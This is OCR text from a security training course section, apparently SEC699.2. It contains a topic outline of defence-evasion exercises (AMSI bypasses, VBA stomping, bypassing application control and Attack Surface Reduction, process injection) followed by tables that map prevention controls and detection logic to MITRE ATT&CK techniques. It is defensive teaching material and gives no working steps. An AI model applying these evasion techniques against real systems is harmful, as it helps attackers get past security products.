SEC699.2

Initial Intrusion Strategies
Traditional Attack Strategies & Defenses
Emulating Adversarial Techniques & Detections
Anti-Malware Scanning Interface (AMSI)
Office Macro Obfuscation Techniques
Exercise: VBA Stomping, Purging & AMSI Bypasses
Application Execution Control
Exercise: Bypassing Application Execution Control
ExploitGuard & Attack Surface Reduction Rules
Exercise: Bypassing Attack Surface Reduction
Going Stealth – Process Shenanigans
Zooming in on Windows Internals
Bypassing Security Products Through Process Shenanigans
Hunting for These Shenanigans
Exercise: Bypassing Modern Security Products
Conclusions

This page intentionally left blank.

CONCLUSIONS FOR THIS SECTION – PREVENTION


Security Control	Applicable Techniques	Implementation Ease?	Effectiveness?
Implement AppLocker	T1204 – User Execution	Medium	Medium
Configure ExploitGuard	T1218/004 – InstallUtil T1218/009 – Regsvc & Regasm T1053 – Scheduled Task	Medium	High
Configure Attack Surface Reduction	T1218/004 – InstallUtil T1218/009 – Regsvc & Regasm T1053 – Scheduled Task	Medium	Medium
Enforce PowerShell CLM	T1059/001 – PowerShell	Medium	Medium

This page intentionally left blank.

CONCLUSIONS FOR THIS SECTION – DETECTION

Detection Logic	Applicable Techniques	Logs required?	False positive ratio?
Analyze command-line arguments & parent-child relationships	T1204 – User Execution T1218/004 – InstallLUtil T1218/009 – Regsvc & Regasm T1053 – Scheduled Task	Process Creation (Sysmon event ID 1) ETW	Medium
Review suspicious PowerShell execution	T1059/001 – PowerShell	PowerShell SBL (Event ID 4104)	Low / Medium
Review AV / ExploitGuard logs	N/A	AV / ExploitGuard logs	Low
Look for calls to CreateProcess with explicit parent process set	T1134/004 – Parent PID spoofing	ETW	Medium
Look for process injection & process hollowing	T1055 – Process Injection T1055/012 – Process Hollowing	ProcessAccess (Sysmon event ID 8) CreateRemoteThread (Sysmon event ID 10) ImageTampering (Sysmon event ID 25)	Medium

This page intentionally left blank.



This page intentionally left blank.